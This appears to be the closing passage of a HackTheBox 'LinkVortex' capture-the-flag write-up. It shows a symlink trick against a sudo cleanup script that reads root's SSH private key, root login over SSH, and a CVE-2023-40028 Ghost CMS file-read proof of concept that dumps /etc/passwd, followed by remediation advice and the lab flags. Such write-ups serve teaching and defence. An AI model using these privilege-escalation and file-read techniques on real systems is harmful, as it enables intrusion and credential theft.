
5. Have fun !



```
drwx------ 3 bob  bob  4096 Dec 16 10:38 .gnupg
drwxrwxr-x 3 bob  bob  4096 Dec 13 11:40 .local
-rw-r--r-- 1 bob  bob   807 Jan  6  2022 .profile
lrwxrwxrwx 1 bob  bob    17 Dec 16 16:44 look.png -> /root/.ssh/id_rsa
lrwxrwxrwx 1 bob  bob    18 Dec 16 16:43 nolook.png -> /home/bob/look.png
-rw-r----- 1 root bob    33 Dec 12 22:55 user.txt
bob@linkvortex:~$ sudo /usr/bin/bash /opt/ghost/clean_symlink.sh nolook.png
Link found [ nolook.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T
q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJEfZf+cVwaZIzTZwKm7ECbF2Oy+u2SD+X71G9A6
V1xkmWhQWEvCiI22UjIoFkI0oOfDrm6ZQTyZF99AqBVcwGCjEA67eEKt/5oejN5YgL7Ipu
6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB3OGBcVNzSL41ctOiqGVZ7yX
TQ6pQUZxR4zqueIZ7yHVsw5j0eeqlF8OvHT81wbS5ozJBgtjxySWrRkkKAcY11tkTln6NK
CssRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54lZ4ZNMgPi53
jzZbaHGHACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYuQb2S4Ct0AT14obmje7oqS
0cBqVEY8/m6olYaf/U8dwE/w9beosH6T7arEUwnhAAAFiDyG/Tk8hv05AAAAB3NzaC1yc2
EAAAGBAJqR1YVddTFu3hrfVnidt61bqpVpzKRfhXJVmMKeEgAnAIpWXThfE6tnoGH3jJoC
PSKDNA3cgykuLxvpSKFqCRH2X/nFcGmSM02cCpuxAmxdjsvrtkg/l+5RvQOldcZJloUFhL
woiNtlIyKBZCNKDnw65umUE8mRffQKgVXMBgoxAOu3hCrf+aHozeWIC+yKburCqTE4VHLW
KVp8wHOMgTf5mr4WO7+fkxFdBcz2GSdrKaHgdzhgXFTc0i+NXLToqhlWe8l00OqUFGcUeM
6rniGe8h1bMOY9HnqpRfDrx0/NcG0uaMyQYLY8cklq0ZJCgHGNdbZE5Z+jSgrLEcz9a/ZG
5oB7MApRKxyy/wmgW/9OIOuQNMREgLeR9cLkl4JoqWU/DKueJWeGTTID4ud482W2hxhwAh
sS4KwSubuJhd7y30httOopQIFNbFBE3ZFc/MGLkG9kuArdAE9eKG5o3u6KktHAalRGPP5u
qJWGn/1PHcBP8PW3qLB+k+2qxFMJ4QAAAAMBAAEAAAGABtJHSkyy0pTqO+Td19JcDAxG1b
O22o01ojNZW8Nml3ehLDm+APIfN9oJp7EpVRWitY51QmRYLH3TieeMc0Uu88o795WpTZts
ZLEtfav856PkXKcBIySdU6DrVskbTr4qJKI29qfSTF5lA82SigUnaP+fd7D3g5aGaLn69b
qcjKAXgo+Vh1/dkDHqPkY4An8kgHtJRLkP7wZ5CjuFscPCYyJCnD92cRE9iA9jJWW5+/Wc
f36cvFHyWTNqmjsim4BGCeti9sUEY0Vh9M+wrWHvRhe7nlN5OYXysvJVRK4if0kwH1c6AB
VRdoXs4Iz6xMzJwqSWze+NchBlkUigBZdfcQMkIOxzj4N+mWEHru5GKYRDwL/sSxQy0tJ4
```

Copy/Paste the *SSH* private key and connect to **root** user :

```
[Dec 16, 2024 - 18:01:46 (CET)] exegol-hackthebox LinkVortex # nano id_rsa
[Dec 16, 2024 - 18:01:49 (CET)] exegol-hackthebox LinkVortex # chmod 600 id_rsa
[Dec 16, 2024 - 18:01:53 (CET)] exegol-hackthebox LinkVortex # ls -l id_rsa
-rw------- 1 root rvm 2602 Dec 16 13:14 id_rsa
[Dec 16, 2024 - 18:01:58 (CET)] exegol-hackthebox LinkVortex #
```



```
[Dec 16, 2024 - 17:44:59 (CET)] exegol-hackthebox LinkVortex # ssh -i id_rsa root@linkvortex.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Dec 16 15:54:35 2024 from 10.10.14.8
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
root@linkvortex:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linkvortex:~# pwd
/root
root@linkvortex:~#
```

LinkVortex Pwned ! 🏆

3 Findings

3.1 CVE-2023-40028 : Local File Inclusion

Criticality: Medium
CVSS-Score: 6.5
CVSS-Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Affects: Ghost < v5.59.1


Summary

A Local File Inclusion was found in the **Ghost** CMS v**5.58**.

Technical Description

CVE-2023-40028 affects Ghost, an open source content management system, where versions prior to 5.59.1 allow authenticated users to upload files that are symlinks. This can be exploited to perform an arbitrary file read of any file on the host operating system. It is recommended that site administrators check for exploitation of this issue by looking for unknown symlinks within Ghost's content/ folder. Version 5.59.1 contains a fix for this issue, and there are no known workarounds.

POC :


1/2
Tilix: bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
1: bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45

```
[Dec 16, 2024 - 17:09:00 (CET)] exegol-hackthebox LinkVortex # bash exploit.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
file>
```

Impact

A malicious authenticated user could read some files on the server.

Recommendation

Upgrade to Ghost version 5.59.1 or later, which contains the patch for this vulnerability. Regularly check your Ghost installation's content/ folder for any unknown symlinks and remove them.

4 Flags & Conclusion

4.1 Flags

During this lab, the following flags were found :

- **user** : e77467e5bc91d05e5cd0e4352cdeb668
- **root** : 2f4295128d77f32124ab8f8dc91ac766

4.2 Conclusion

This series of vulnerabilities highlights the importance of proper security practices: restricting access to sensitive directories like .git, avoiding hardcoding credentials, and securing configurations against exposure. Additionally, regular audits for privilege escalation vectors, such as improperly configured sudo scripts, are crucial to prevent attackers from gaining full control of the system.